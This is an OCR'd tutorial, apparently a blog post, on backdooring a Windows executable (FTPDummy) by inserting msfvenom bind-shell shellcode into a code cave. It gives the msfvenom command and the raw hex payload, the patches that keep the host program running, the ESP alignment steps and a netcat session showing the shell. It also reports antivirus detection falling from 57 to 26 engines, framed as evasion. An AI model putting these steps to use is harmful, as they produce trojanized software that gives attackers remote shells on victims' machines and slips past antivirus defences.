
As seen on the image, the instructions PUSH EBP, MOV EBP, ESP and PUSH -1 were the only affected.

As it is required to save our progress (otherwise it would be pretty tiring to re-do every step), it can be saved by using the option “Copy to executable”.




Select what you desired to save and click on “Save file”.







Once the altered PE File is loaded, we now see that the JMP instruction is loaded as original.



If it is stepped into the instruction (SHIFT+F7), the execution leads to the Code Caves:



Before assembling the required instructions (PUSHAD/PUSHFD), assembling some NOPs can't hurt anyone, just in case the execution does not get mangled.



Where the fun is born

The following step is introducing the shellcode. In this scenario, i have chosen a bind shell from msfvenom. Furthermore, in order to paste it into the debugger through a binary copy, the format must be hex.

root@whitecr0wz:~# msfvenom -p windows/shell_bind_tcp LPORT=9000 -f hex

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 328 bytes

Final size of hex file: 656 bytes


fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0
d01c7e2f252578b52108b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d63
1ffacc1cf0d01c738e075f

6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c454506829806b00ffd56a085950e2fd


4050405068ea0fdfe0ffd597680200232889e66a10565768c2db3767ffd55768b7e938ffffd5576874ec3be1ffd5579768756e4d61ffd568636d640089e357575731f66a125956e2fd66c744243c01018d442410c60044545

056565646564e565653566879cc3f86ffd589e04e5646ff306808871d60ffd5bbf0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd5


If this program is submitted within the .exe format VirusTotal, it gives the following result.



The empty space is selected and a binary paste is arranged.




The code seems to have been pasted as expected.



Now, on these circumstances, if we desired to follow the execution, the shellcode would be executed perfectly well. Nevertheless, the program would not, crashing whenever the shellcode exits. Let's put this to the test.

If the execution is run (SHIFT+F9), the shellcode will be executed.



root@whitecr0wz:~# rlwrap nc 192.168.100.149 9000 -v

192.168.100.149: inverse host lookup failed: Unknown host


(UNKNOWN) [192.168.100.149] 9000 (?) open

Microsoft Windows [Version 6.1.7601]


Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\IEUser\Desktop2\FTPDummy_Code_Cave>

However, once exited, the program is terminated.



Note: As explained previously, the shellcode will require some modifications. In this case, the program execution will not continue unless the shellcode has finished, in order to change this, replace the instruction commonly given in msfvenom payloads DEC ESI (4E), for a NOP.





The next footstep on this technique is quite tricky, but quite simple. It consists in aligning the ESP value, i have done a small guide **here**.

To put it very simple, a breakpoint must be inserted at the start of the payload and at the ending of such. Then, the difference between of these two values of ESP is calculated and added into the Register.

Note: Another modification must be issued into the shellcode, being this one a NOP on the last instruction (CALL EBP). This is due to the fact that CALL EBP will end the execution.

We see values 0x0012FF68 and 0x0012FD68. This easy problem can be solved with a program:

#!/bin/bash

printf "0x%X\n" $(($1 - $2)


The calculation is done.

root@whitecr0wz:~# hexcalc 0x0012FF68 0x0012FD68


0x200

root@whitecr0wz:~#

As the value is 0x200, the instruction should be “ADD ESP, 0x200”




If you remember well, at the start of the post it was stated that it is required to re-assemble the replaced instructions for the JMP to the Code Cave. These were PUSH EBP, MOV EBP, ESP and PUSH -1. Finally, a JMP instruction shall be assembled to the next instruction of the original chain, which is, in our case, a PUSH instruction.




Note: In these scenarios, a sign that the alignment was issued with no mistakes is the fact that the value of ESP is equal when the execution began.

If the program is run and the flow resumes (SHIFT+F9), we see that the bind shellcode is arranged and FTPDummy! boots up when it is interacted with the shellcode.




Escaping from the cat.

Remember, when we first scanned our payload through Virus Total, it gave a result of 57/70. Let's check how many AV Software products manage to flag our new PE File as malware.



Even though there is much to work, from 57 to 26 is a great improvement. On the following post i will be explaining this same technique within profound sections of the program with encoding as well.

Here is the PoC for you to enjoy. Thanks for reading!



References

Capt. Meelo's post: **https://captmeelo.com/exploitdev/osceprep/2018/07/21/backdoor101-part2.html**.

Online x86/x64 Assembler/Disassembler: **https://defuse.ca/online-x86-assembler.htm#disassembly2**.

